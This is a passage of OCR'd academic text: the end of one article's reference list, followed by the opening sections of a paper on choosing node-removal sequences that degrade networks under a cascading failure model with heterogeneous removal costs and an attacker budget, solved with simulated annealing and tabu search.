[9] A. Skarlatidis, G. Paliouras, A. Artikis, and G. A. Vouros, "Probabilistic event calculus for event recognition," 2013, http://arxiv.org/abs/1207.3270.

[10] R. Chalapathy and S. Chawla, "Deep learning for anomaly detection: a survey," 2019.

[11] G. Canbek, S. Sagiroglu, T. T. Temizel, and N. Baykal, "Binary classification performance measures/metrics: a comprehensive visualized roadmap to gain new insights," in *Proceedings of the 2017 International Conference On Computer Science And Engineering (UBMK)*, pp. 821–826, Antalya, Turkey, October 2017.

[12] T. Hastie and R. Tibshirani, "Generalized additive models," *Statistical Science*, vol. 1, no. 3, pp. 297–310, 1986.

[13] R. V. D. Schoot, S. Depaoli, R. King et al., "Bayesian statistics and modelling," *Nature Reviews Methods Primers*, vol. 1, no. 1, 2021.

[14] N. Katzouris, A. Artikis, and G. Paliouras, "Online Learning Probabilistic Event Calculus Theories in Answer Set Programming," 2021, http://arxiv.org/abs/2104.00158.

[15] D. Hamer, "Probability, anti-resilience, and the weight of expectation," *Law, Probability and Risk*, vol. 11, no. 2-3, pp. 135–158, 2012.

[16] T. Kieras, J. Farooq, and Q. Zhu, "Modeling and assessment of iot supply chain security risks: the role of structural and parametric uncertainties," in *Proceedings of the 2020 IEEE*

Security and Privacy Workshops (SPW), San Francisco, CA, USA, May 2020.

[17] Y. Yuan, W. Wang, and W. Pang, "A Genetic Algorithm with Tree-Structured Mutation for Hyperparameter Optimisation of Graph Neural Networks," 2021, http://arxiv.org/abs/2102.11995.

[18] V. D. Blondel, J. L. Guillaume, R. Lambiotte, and E. Lefebvre, "Fast unfolding of communities in large networks," *Journal of Statistical Mechanics: Theory and Experiment*, vol. 2008, no. 10, Article ID P10008, 2008.

[19] A. J. M. Garrett, "Review: probability theory: the logic of science," in *Law, Probability and Risk*, E. T. Jaynes, Ed., vol. 3, no. 3-4, pp. 243–246, 2004.

[20] W. Y. Poon and S. Y. Lee, "Maximum likelihood estimation of multivariate polyserial and polychoric correlation coefficients," *Psychometrika*, vol. 53, no. 2, 1988.

[21] A. B. Mrad, V. Delcroix, S. Piechowiak, P. Leicester, and M. Abid, "An explication of uncertain evidence in Bayesian networks: likelihood evidence and probabilistic evidence," *Applied Intelligence*, vol. 43, no. 4, pp. 802–824, 2015.

[22] S. Guopan, "The effect of probability on risk perception and risk preference in decision making," in *Proceedings of the 2010 International Conference On Education And Management Technology*, pp. 690–693, Cairo, Egypt, November 2010.

[23] Y. Biao, "Abnormal Event Detection Based on IPZM," in *Proceedings of the 2011 6th IEEE Joint International Information Technology and Artificial Intelligence Conference*, Chongqing, China, August 2011.

[24] J. Yu, Y. Lee, K. C. Yow, M. Jeon, and W. Pedrycz, "Abnormal event detection and localization via adversarial event prediction," *IEEE Transactions on Neural Networks and Learning Systems*, pp. 1–15, 2021.

[25] Y. Zhang and H. Chao, "Abnormal event detection in surveillance video: a compressed domain approach for hevc," in *Proceedings of the 2017 Data Compression Conference (DCC)*, Snowbird, UT, USA, April 2017.

[26] X. Zong, Y. Chen, A. Liu et al., "Abnormal event detection in video based on sparse representation," in *Proceedings of the 2020 15th International Conference on Computer Science & Education (ICCSE)*, pp. 649–653, Delft, Netherlands, August 2020.

[27] S. Triantafillou, F. Jabbari, and G. Cooper, "Causal markov boundaries," 2021, http://arxiv.org/abs/2103.07560.

[28] Y. Ishi, T. Yoshihisa, T. Kawakami, and Y. Teranishi, "A distributed sensor data stream delivery system with communication loads balancing for heterogeneous collection cycle requests," in *Proceedings of the 2012 IEEE 18th International Conference on Parallel and Distributed Systems*, pp. 728-729, Singapore, December 2012.

[29] A. Artikis, M. Sergot, and G. Paliouras, "An event calculus for event recognition," *IEEE Transactions on Knowledge and Data Engineering*, vol. 27, no. 4, pp. 895–908, 2015.

[30] S.-u.-R. Baig, W. Iqbal, J. L. Berral, and D. Carrera, "Adaptive sliding windows for improved estimation of data center resource utilization," *Future Generation Computer Systems*, vol. 104, pp. 212–224, 2020.

[31] I. Ari, E. Olmezogullari, and O. F. Çelebi, "Data stream analytics and mining in the cloud," in *Proceedings of the 4th IEEE International Conference on Cloud Computing Technology and Science Proceedings*, pp. 857–862, Taipei, Taiwan, December 2012.

[32] J. Traub, P. M. Grulich, A. C. Rodriguez et al., "Scotty: efficient window aggregation for out-of-order stream processing," in *Proceedings of the 2018 IEEE 34th International Conference on Data Engineering (ICDE)*, pp. 1300–1303, Paris, Italy, April 2018.

[33] W. J. Bao and Z. Ying, "A survey and performance evaluation on sliding window for data stream," in *Proceedings of the 2011 IEEE 3rd International Conference on Communication Software and Networks*, pp. 654–657, Xi'an, China, May 2011.

[34] K. Demertzis and L. Iliadis, "Bio-inspired hybrid intelligent method for detecting android malware," in *Knowledge, Information and Creativity Support Systems*Springer, Cham, Switzerland, 2016.

[35] H. L. Hong, L. Z. Longbo, J. W. Jinmiao, and F. W. Fengying, "An improved sampling algorithm for landmark windows over weighted streaming data," in *Proceedings of the 2010 8th World Congress on Intelligent Control and Automation*, pp. 2823–2827, Jinan, China, July 2010.

[36] X. Zhong, J. Chen, L. Zhang, and Y. Zhang, "Window-based dynamic streaming tensor analysis based on CP decomposition," in *Proceedings of the 2021 4th International Conference on Artificial Intelligence and Big Data (ICAIBD)*, pp. 681–686, Chengdu, China, May 2021.

[37] L. Ren, C. Shi, and X. Ran, "Small salient target detection using overlapped sub window," in *Proceedings of the 2011 4th International Congress on Image and Signal Processing*, vol. 3, pp. 1448–1451, Shanghai, China, October 2011.

[38] T. Bäckström, "Overlap-add windows with maximum energy concentration for speech and audio processing," in *Proceedings of the ICASSP 2019 - 2019 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pp. 491–495, Brighton, UK, May 2019.

[39] M. Raeis, M. J. Omidi, and J. Kazemi, "Improving instantaneous capacity and outage probability in df-relaying," in *Proceedings of the 2013 21st Iranian Conference On Electrical Engineering (ICEE)*, pp. 1–5, Mashhad, Iran, May 2013.

[40] M. Wu and P. Y. Kam, "Instantaneous symbol error outage probability over fading channels with imperfect channel state information," in *Proceedings of the 2010 IEEE 71st Vehicular Technology Conference*, pp. 1–5, Taipei, Taiwan, May 2010.

[41] S. G. Chen, "Reduced recursive inclusion-exclusion principle for the probability of union events," in *Proceedings of the 2014 IEEE International Conference on Industrial Engineering and Engineering Management*, pp. 11–13, Selangor, Malaysia, December 2014.

[42] K. Demertzis and L. Iliadis, "Adaptive elitist differential evolution extreme learning machines on big data: intelligent recognition of invasive species," in *Advances In Big Data*, pp. 333–345, Springer, Cham, 2017.

[43] L. C. Ludeman, "Appendix c: table of discrete random variables and properties," in *Random Processes: Filtering, Estimation and Detection*, pp. 591-592, Wiley IEEE, NJ, USA, 2009.

[44] D. Semenova and N. Lukyanova, "Random set decomposition of discrete-continuous random variables," in *Proceedings of the 2012 IV International Conference "Problems Of Cybernetics And Informatics" (PCI)*, pp. 1–4, Baku, Azerbaijan, September 2012.

[45] F. Kucharczak, F. Ben Bouallegue, O. Strauss, and D. Mariano-Goulart, "Confidence interval constraint-based regularization framework for PET quantization," *IEEE Transactions on Medical Imaging*, vol. 38, no. 6, pp. 1513–1523, 2019.

[46] Z. Sheng and L. Cheng, "A method to construct the confidence intervals for process capability indices based on fuzzy set theory," in *Proceedings of the 2016 3rd International*

Conference On Information Science And Control Engineering (ICISCE), pp. 758–762, Beijing, China, July 2016.

[47] K. Zaman and S. M. Khan, "Construction of confidence interval on mean value with interval data," in *Proceedings of the 2013 IEEE Symposium on Computational Intelligence for Engineering Solutions (CIES)*, pp. 157–162, Singapore, April 2013.

[48] T. Flynn and S. Yoo, "Change detection with the kernel cumulative sum algorithm," in *Proceedings of the 2019 IEEE 58th Conference on Decision and Control (CDC)*, pp. 6092–6099, Nice Acropolis, Nice, France, December 2019.

[49] V. M. Artyushenko and V. I. Volovach, "Modeling the algorithm of cumulative sums in the applied problems of detecting the signals with random time of occurrence in non-gaussian noise," in *Proceedings of the 2021 Systems of Signals Generating and Processing in the Field of on Board Communications*, pp. 1–5, Moscow, Russia, March 2021.

[50] T. Alkhaldi, L. Mihaylova, and H. Gellersen, "QRS complex detection using centered Cumulative Sums of Squares," in *Proceedings of the 2013 Signal Processing: Algorithms, Architectures, Arrangements, and Applications (SPA)*, pp. 168–171, Poznan, Poland, September 2013.

[51] V. I. Volovach and V. M. Artyushenko, "Detection of signals with a random moment of occurrence using the cumulative sum algorithm," in *Proceedings of the 2021 Systems of Signals Generating and Processing in the Field of on Board Communications*, pp. 1–6, Moscow Russia, March 2021.

[52] Y. Xue, L. Zhang, B. Wang, and F. Li, "Feature selection based on the kullback-leibler distance and its application on fault diagnosis," in *Proceedings of the 2019 Seventh International Conference on Advanced Cloud and Big Data (CBD)*, pp. 246–251, Suzhou, China, September 2019.

[53] M. Jezewski, R. Czabanski, and J. Leski, "Introduction to fuzzy sets," in *Theory And Applications Of Ordered Fuzzy Numbers: A Tribute To Professor Witold Kosiński*, P. Prokopowicz, J. Czerniak, D. Mikołajewski, Ł. Apiecionek, and D. Ślęzak, Eds., Springer International Publishing, Cham, pp. 3–22, 2017.

[54] T. Chaira, "Fuzzy/intuitionistic fuzzy set theory," in *Fuzzy Set And its Extension: The Intuitionistic Fuzzy Set*, pp. 1–40, Wiley, NJ, USA, 2019.

[55] A. Imura, T. Takagi, and T. Yamaguchi, "Intention recognition using conceptual fuzzy sets," in *Proceedings of the Second IEEE International Conference on Fuzzy Systems*, vol. 2, pp. 762–767, San Francisco, CA, USA, March 1993.

[56] R. Tansuchat, U. Pham, and C. L. Van, "On soft computing with random fuzzy sets in econometrics and machine learning," *Soft Computing*, vol. 25, no. 12, pp. 7745–7751, 2021.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 2009629, 16 pages
https://doi.org/10.1155/2021/2009629

Research Article

Optimal Network Destruction Strategy with Heterogeneous Cost under Cascading Failure Model

Fang Yang, Tao Ma, Tao Wu, Hong Shan, and Chunsheng Liu

College of Electronic Engineering, National University of Defense Technology, Hefei, Anhui 230037, China

Correspondence should be addressed to Tao Wu; terence.taowu@gmail.com

Received 26 June 2021; Revised 20 August 2021; Accepted 16 September 2021; Published 21 October 2021

Academic Editor: Konstantinos Fysarakis

By studying an attacker's strategy, defenders can better understand their own weaknesses and prepare a response to potential threats in advance. Recent studies on complex networks using the cascading failure model have revealed that removing critical nodes in the network will seriously threaten network security due to the cascading effect. The conventional strategy is to maximize the declining network performance by removing as few nodes as possible, but this ignores the difference in node removal costs and the impact of the removal order on network performance. Having considered all factors, including the cost heterogeneity and removal order of nodes, this paper proposes a destruction strategy that maximizes the declining network performance under a constraint based on the removal costs. First, we propose a heterogeneous cost model to describe the removal cost of each node. A hybrid directed simulated annealing and tabu search algorithm is then devised to determine the optimal sequence of nodes for removal. To speed up the search efficiency of the simulated annealing algorithm, this paper proposes an innovative directed disturbance strategy based on the average cost. After each annealing iteration, the tabu search algorithm is used to adjust the order of node removal. Finally, the effectiveness and convergence of the proposed algorithm are evaluated through extensive experiments on simulated and real networks. As the cost heterogeneity increases, we find that the impact of low-cost nodes on network security becomes larger.

1. Introduction

Complex networks can be used to describe a variety of interactive systems in social and natural environments, such as the Internet, power grids, transportation networks, and terrorist networks, [1–5]. Through detailed research into complex networks, Albert et al. [6] found that the removal of critical nodes will greatly affect the network performance. Motter and Lai [7] pointed out that because the network has a cascading failure phenomenon, intentional attacks can lead to a cascade of overload failures, which can in turn cause the entire or a substantial part of the network to collapse. As physical control systems are increasingly controlled by network-enabled devices, cyberattacks will have an important impact on the real world [8]. For example, the load frequency of the equipment in the power system is maliciously changed by remote programming, which further leads to the failure of the power system cascade [9, 10]; in 2012, part of the line in the Indian power system jumped, leading to the collapse of the northern power system [11], and network fluctuations at the autonomous system level have caused the Internet to collapse [12]. Thus, due to the redistribution of loads among nodes, component failure can lead to a cascade of overload failures, which can in turn cause all, or a substantial part, of the network to collapse.

Existing research has analyzed network vulnerability through the cascade model by removing critical nodes. Different node removal strategies will have completely different effects on network performance. For instance, Di Summa et al. [13] proposed an integer linear programming model with nonpolynomial constraints, which was linearly relaxed to solve the critical node selection problem in polynomial time, and an iterative two-phase algorithm has been developed to solve the cascading vulnerability node detection problem efficiently [14]. Seo et al. [15] proposed evaluation indicators for the cascading failure

phenomenon in a power system with the aim of minimizing the number of removed nodes while maximizing the declining network performance. These strategies are intended to minimize network performance by removing as few nodes as possible. In the aforementioned studies, the performance of the network can be described in terms of the pairwise connectivity (PWC) [13, 14] or the number of failed nodes [15].

However, existing research [13–15] does not consider the difference in node removal costs. Generally, more critical nodes will be protected more carefully and be more difficult to remove. For example, interdomain routing is protected by firewalls and intrusion detection systems that are difficult to permeate [16]—an analogy is that the cost of killing a core member of a terrorist network will be greater than that of killing other members [5]. This phenomenon of different node removal costs in the network is called cost heterogeneity. Simultaneously, the attackers are trapped by their own capabilities and are likely to have a limited attack budget. The attack budget is the maximum cost that an attacker can provide. As the cascading of the network is a load spreading process, different node removal sequences may interrupt this load spreading and have different effects on network performance (see Section 3.4).

Therefore, our problem is that of optimizing the network destruction strategy so as to maximize the declining network performance based on the cascade model when considering both the attacker's budget and the heterogeneous cost of node removal. First, as each node has a different removal cost, this paper proposes a heterogeneous cost model to describe the node removal cost. Generally, highly connected nodes play an essential role in real networks and are usually protected more carefully, so the cost of their removal is relatively high. Therefore, the heterogeneous cost model assumes that the node removal cost and degree are exponentially correlated and uses a cost-sensitive parameter γ for adjustment. Second, this article describes a hybrid directed simulated annealing and tabu search (DSA-TS) algorithm to search for the optimal node removal sequence. In each annealing iteration, the tabu search algorithm is used to adjust the order of node removal. Furthermore, in directed simulated annealing, an initial solution generation strategy and directional disturbance strategy are introduced to accelerate the convergence. Finally, this article uses network connectivity to evaluate the network performance. As the cost heterogeneity increases, low-cost nodes gradually threaten the security of networks. In summary, the main contributions of this work are as follows:

(i) The cascading failure and heterogeneous cost of nodes are modeled, and the node removal cost is found to be exponentially related to the node degree. Additionally, the difference in node removal order affects the spread of network cascading failures.

(ii) A hybrid DSA-TS heuristic algorithm is designed to find the optimal node removal sequence under a restricted attack budget. Extensive simulations and real network experiments indicate that DSA-TS is better than the baseline algorithm and achieves good convergence.

(iii) As the cost heterogeneity increases, more low-cost nodes begin to pose a serious threat to network security. Thus, the attack budget required to destroy the network entirely first increases and then decreases. From the perspective of the defender, this phenomenon shows that the defense strength should be appropriate for the importance of the nodes.

The remainder of this paper is organized as follows. Some related work is discussed in Section 2. In Section 3, a network model, cascading failure model, and heterogeneous cost model are proposed, and the problem of network destruction is defined. Section 4 describes the hybrid DSA-TS algorithm in detail. Section 5 analyzes the effectiveness and convergence of the algorithm through experiments on real and simulated networks. Section 6 determines the cascading characteristics and critical node characteristics of networks by analyzing the experimental phenomena. Finally, the conclusions to this study and ideas for future research are summarized in Section 7.

2. Related Work

Currently, the network destruction strategy is the classic problem of removing nodes in the network to maximize the declining network performance. The destruction of critical nodes will seriously threaten the security of the network in multiple fields, such as blockchain [17], big data [18], critical infrastructures [19], and IoT systems [20]. Due to the complexity of the network, a variety of efficient graph-based algorithms have been proposed [21–23]. In this section, we first survey the destruction strategy in a static network. Then, according the cascading failure characteristics of the network, the destruction strategy based on the cascading failure model is investigated.

Many destruction strategies have been proposed for static networks. The node sorting method sorts the nodes according to some evaluation index, typically based on structural characteristics of the network, such as the degree centrality [24], PageRank [25], or betweenness [26]. Nodes are removed according to on the sorting results, and indicators such as the number of remaining nodes in the network, largest component size [27], and network connectivity [28] are used to evaluate the network performance. This approach can be combined with specific application scenarios to evaluate the role of nodes. Liu et al. [29] combined complex network centrality theory and power system characteristics to give the electrical centrality, which can identify critical nodes in a power system. Another method is the node search strategy. By trying different node combinations, the nodes with the greatest impact on the network are selected. Because the solution space of this problem is huge, heuristic algorithms are often used to find a solution. Aringhieri et al. [30] proposed a local search metaheuristic algorithm that uses an iterative local search and a variable neighborhood search framework to disrupt the network by

deleting k nodes. Zhou et al. [31] used a variable population memetic search to solve the problem of selecting critical nodes in complex networks.

However, the aforementioned algorithms are only applicable in static network analysis. In the real world, the failure of one component in the network may cause other components to fail, such as in the power grid or in transportation and communication networks [11, 32, 33]. Zhao et al. [34] found that cascading failures can cause the network to become almost entirely disrupted. Therefore, we need to study the destruction strategy under the cascade model to detect cyber threats. Under the cascade model, the dynamic nature of the network makes it difficult to estimate the network performance after a node is removed. Various destruction strategies have been proposed to maximize the declining network performance. Yan et al. [35] used reinforcement learning to increase the damage of sequential topology attacks to the power network, while Zhang et al. [36] used a genetic algorithm to solve a multiobjective optimization problem under the cascading failure model and produced a variety of node selection schemes to provide attackers with choices. Zhu et al. [37] found that attacks based on load or degree are relatively ineffective and proposed a new attack strategy based on a risk graph. Wang et al. [38] pruned the solution space and used particle swarm optimization (PSO) to obtain the k critical line combinations in which faults caused the greatest damage to the power grid.

However, the above methods do not consider the cost of node heterogeneity and attackers with constrained budgets. For example, in a terrorist network [5], the layers of protection around core members make it much more challenging to kill terrorist leaders than other members. At the same time, the attacker's combat capability is limited in a complex area. Therefore, it is vital to design attack strategies based on one's own ability to disband and nullify terrorist groups as much as possible. We propose a hybrid DSA-TS algorithm to solve such problems. This method combines the simulated annealing algorithm and the tabu search algorithm and efficiently screens the optimal node removal sequence through the initial solution generation strategy based on node influence (CI) and the directional disturbance strategy.

3. Model and Problem Definition

In this section, we introduce the network model, cascading failure model, and heterogeneous cost model. We also define and analyze the complexity of the problem considered in this study.

3.1. Network Model. We model the network as an undirected graph $G = (V, E)$, where V is the node set and E is edge set in network G. The adjacency matrix $A(G) = (a_{ij})_{n\times n}$ represents the connection between nodes. If $a_{ij} = a_{ji} = 1$, there is an edge between nodes v_i and v_j; otherwise, there is no edge. We define the set of neighbors of node $u \in V$ as $N(u)$. In graph theory, the degree of a node $d(u)$ refers to the number of edges associated with the node. The degree of the node is equal to the number of neighbor nodes $d(u) = |N(u)|$.

3.2. Cascading Failure Model. Many cascading failure models [39–42] have been proposed. The local load redistribution model proposed by Wang et al. [42] is widely used to analyze applied flow networks such as power and communication systems. In our cascading failure model, each node has an initial load L_i and a processing load capacity C_i. When node v_i is destroyed, the load of the node will be offloaded to neighboring nodes according to the rules, so that neighbor node v_j will receive an increased load of ΔL_{ij}. If the node load exceeds its capacity $L_i + \Delta L_{ij} > C_i$, the node will be destroyed due to overloading. We define each parameter as follows.

Definition 1. In most networks, the node load is related to the degree. For simplicity, we define the node load L_i as a function of the degree $d(v_i)$. The initial load of node v_i is defined as

$$L_i = \alpha \times d(v_i)^p, \tag{1}$$

where α, p are used to control the strength of the correlation between the initial load and the node degree.

Definition 2. With the failure of a node, the increased load of the neighbor nodes is related to the degree. Obviously, a node with a higher degree can more easily receive the load. After node v_i is destroyed, the increased load ΔL_{ij} received by the neighbor node v_j is defined as

$$\Delta L_{ij} = L_i \times \frac{\mathrm{d}(v_j)}{\sum_{u\in N(v_i)} \mathrm{d}(u)}, \tag{2}$$

where $N(v_i)$ is the neighbor node set of node v_i.

Definition 3. In real networks, the capacity is severely limited by cost. The capacity of a node is assumed to be linearly related to the initial load of the node [7], defined as

$$C_i = \lambda \times L_i, \tag{3}$$

where λ is related to the initial load and characterizes the capability of a node.

Figure 1 shows a simple example of how the load is distributed when a node is removed. The initial network parameters are $\alpha = p = 1$ and $\lambda = 1.5$. According to these parameters and the node degree, we initialize the load and capacity of each node (see equations (1) and (3)).

3.3. Heterogeneous Cost Model. In different application scenarios, the node removal costs will typically be different. Without loss of generality, we believe that more important nodes will have a higher level of protection. The importance of nodes is usually determined according to the scenario, e.g., the transportation hub in a transportation network and core routes in a communication network. The cost of v_i is defined as c_i. In this paper, without loss of generality, we assume that the node removal cost is related to the degree of the node. As the




Figure 1: Simple load redistribution example. If node 3 is removed, its load will be distributed to neighboring nodes in accordance with the principle of load distribution (see equation (2)), such as $\Delta L_{31} = 3 \times 1/1 + 3 + 3 = 3/7$ and $\Delta L_{34} = \Delta L_{36} = 9/7$. Because $C_1 > L_1 + \Delta L_{31}$ and the load of nodes 4 and 6 does not exceed the capacity of the node, the network does not cascade.

degree of the nodes is moderately heterogeneous, the cost of node removal is also heterogeneous.

However, under the fixed overall network protection resources, the total cost of removing all nodes is fixed [43]. It is impossible to provide unlimited protection measures for a certain node. In this paper, we define the sum of the removal costs of all nodes in the network as the sum of the node degrees in the network, $c_s = \sum_{i=0}^{n} d(v_i)$. The removal cost of each node is related to the total cost of removing all nodes. Therefore, an increase in the node removal cost reflects not only an increase in the difficulty of the attack but also the greater level of protection of the node. At the same time, the attacker's budget B is constrained, which is related to the sum cost of removing all nodes in the network. Each parameter can be formulated as follows.

Definition 4. The cost of node v_i is defined as

$$c_i = \frac{d(v_i)^{\gamma}}{\sum_{i=0}^{n} d(v_i)^{\gamma}} \times c_s, \tag{4}$$

where $\gamma \geq 0$ is a cost-sensitive parameter. When $\gamma = 0$, the cost of each node is the same; as γ increases, the node costs become more heterogeneous.

Definition 5. The attacker's budget B is defined as

$$B = \beta \times c_s, \tag{5}$$

where $\beta \in [0, 1]$ is the budget constraint parameter, which describes the ability of the attacker. From the perspective of extremes, when $\beta = 0$, we cannot remove node from the network, and all nodes can be removed when $\beta = 1$.

3.4. Problem Description. Some system crashes are caused by a small number of critical nodes. However, different node removal sequences will have different effects on the network due to the cascading effect. In Figure 2, different removal methods and removal sequences have completely different effects on the network. As the transmission of network cascading is essentially load propagation, different removal sequences may interrupt or change the spread of the load. This article considers the impact on node-by-node removal on the network. After the current node removal completes the network cascade, the next node is removed. We define the removal sequence as $\mathrm{DS} = \{v_1, v_2, \ldots, v_k\}$. The removal cost of each node is different, and more important nodes tend to have higher removal costs (see equation (4)). Therefore, in the case of cost heterogeneity under a constrained removal cost, the goal of this research is to choose a node removal sequence DS that minimizes the network performance degradation rate $F(\mathrm{DS})$. We define the problem as follows.

Definition 6 (budget-constrained network destruction (BCND) problem). Given a network $G = (\mathrm{V}, \mathrm{E})$ and the attacker's budget B, choose a suitable node removal sequence $\mathrm{DS} \in V$ so as to minimize the network performance degradation rate by cascading. BCND is formally defined as follows.

$$\begin{aligned} &\text{Minimize } F\left(\mathrm{DS} = \{v_1, v_2, \ldots, v_k\}\right) \\ &s.t. \quad c_{\mathrm{DS}} \leq B, \mathrm{DS} \in V, \end{aligned} \tag{6}$$

where c_{DS} is the total cost of node set DS. F is our optimization goal, defined as the ratio between the remaining network and the original network after the network is attacked, $F(DS) = \Gamma(G/DS)/\Gamma(G)$.

For different application scenarios, our network evaluation methods vary. Without loss of generality, the topological characteristics of the network are often used as indicators for evaluating network performance, such as the number of remaining nodes in the network, the largest component size [27], and the network connectivity [28]. Here, we use the network connectivity as an index to evaluate network performance. Network connectivity describes the connectivity between any two points in the network.

Definition 7. Network connectivity can be defined as

$$\Gamma(G) = \sum_{g_i \in G} \frac{\delta_i \cdot (\delta_i - 1)}{2}, \tag{7}$$

where g_i is a connected subgraph in network G and δ_i is the number of nodes in connected subgraph g_i.




Figure 2: Example describing the impact of different types of removal method on the network. The network parameters are consistent with Figure 1. In this figure, (a) represents directly removing nodes 1 and 3 and (b) represents removing nodes 1 and 3 in order. Obviously, as nodes 1 and 3 are directly attacked, the load of node 1 cannot be transmitted to node 3, and the network does not cascade in (a). In (b), due to the sequential removal of nodes 1 and 3, all nodes in the network fail.

Usually, the search for an optimal removal set in the network is NP-hard. This shows that it is difficult to accurately solve this kind of problem in large-scale networks. Suppose that G is an undirected graph with n nodes. Although the cost is constrained, we need to compare approximately $n!$ solutions to obtain the optimal solution using an exhaustive method.

4. The Proposed Method (DSA-TS)

According to Definition 5, the large solution space makes it difficult to find an accurate solution to the BCND problem. At the same time, as pointed out in the Introduction, the problems of heterogeneous node cost and the different impact of the sequence of node removal on the network persist. To solve these problems, this paper proposes a hybrid DSA-TS algorithm. This section introduces the DSA-TS algorithm and describes the algorithm framework, initial solution generation strategy, directed simulated annealing algorithm, and tabu search.

4.1. Algorithm Framework. The overall framework of the algorithm is shown in Figure 3 and Algorithm 1. There are three main parts: initial solution generation strategy, directed simulated annealing algorithm, and tabu search. The main idea is to search for possible node combinations through the directed simulated annealing algorithm based on the initial solution. As different node removal sequences have different cascading effects, the tabu search algorithm and the simulated annealing algorithm are merged. Before each temperature drop, the tabu search algorithm is used to select the final sequence of node removal in the solution.

In Section 4.2, we introduce the initial solution generation strategy, which quantifies the influence of removing each node from the network. Algorithm 2 focuses on the problem whereby the initial solution is not necessarily the global optimum and proposes a directed simulated annealing algorithm. We improve the algorithm and propose a directional disturbance strategy, which mainly solves the low disturbance accuracy of the standard simulated annealing algorithm. Algorithm 3 considers different attacks that may cause different network cascading phenomena. A tabu search strategy is proposed to adjust the order of node removal. The parameters used in this paper are listed in Table 1.

4.2. Initial Solution Generation Strategy. The initial solutions of heuristic algorithms affect the generation of the final solution and the convergence speed of the algorithm. Usually, these initial solutions are generated at random. In the BCND problem, where the solution space is vast, a good initial solution will accelerate the convergence of the algorithm. Therefore, to speed up the convergence of the algorithm, we use the cascading potential [30] to design an index for evaluating the node values (node cascading influence, CI) and use this to generate the initial solution. The value CI_i/c_i is calculated under a unit cost for each node, and the results are sorted in descending order. The node removal sequence DS that produces the maximum node cost is selected from front to back as the initial sequence for the removal of nodes. The CI indicator evaluates the impact of removing a node on neighboring nodes and considers the importance of the removed node itself in the network structure.

Definition 8. CI is defined as follows:

$$CI_i = f\left(d_j\right) \times \left(\left|\Phi\left(i\right) \cup v_i\right| + \sum_{j \in N\left(i\right)/\Phi\left(i\right)} \frac{\Delta L_{ij}}{C_j - L_j} \right), \tag{8}$$

$$f\left(x\right) = \frac{1}{1 + e^{-x}},$$

where $\Phi(i)$ is the set of neighbor nodes that fail due to overload after v_i is removed. The term $\sum_{j \in N(i)/\Phi(i)} \Delta L_{ij}/C_j - L_j$ indicates that as the node is removed, some neighbor nodes do not fail, but their load increases. This factor must be considered because it makes it easier for the surrounding nodes to reach the state of being on the verge of overload, enhancing the influence of the removed node relative to

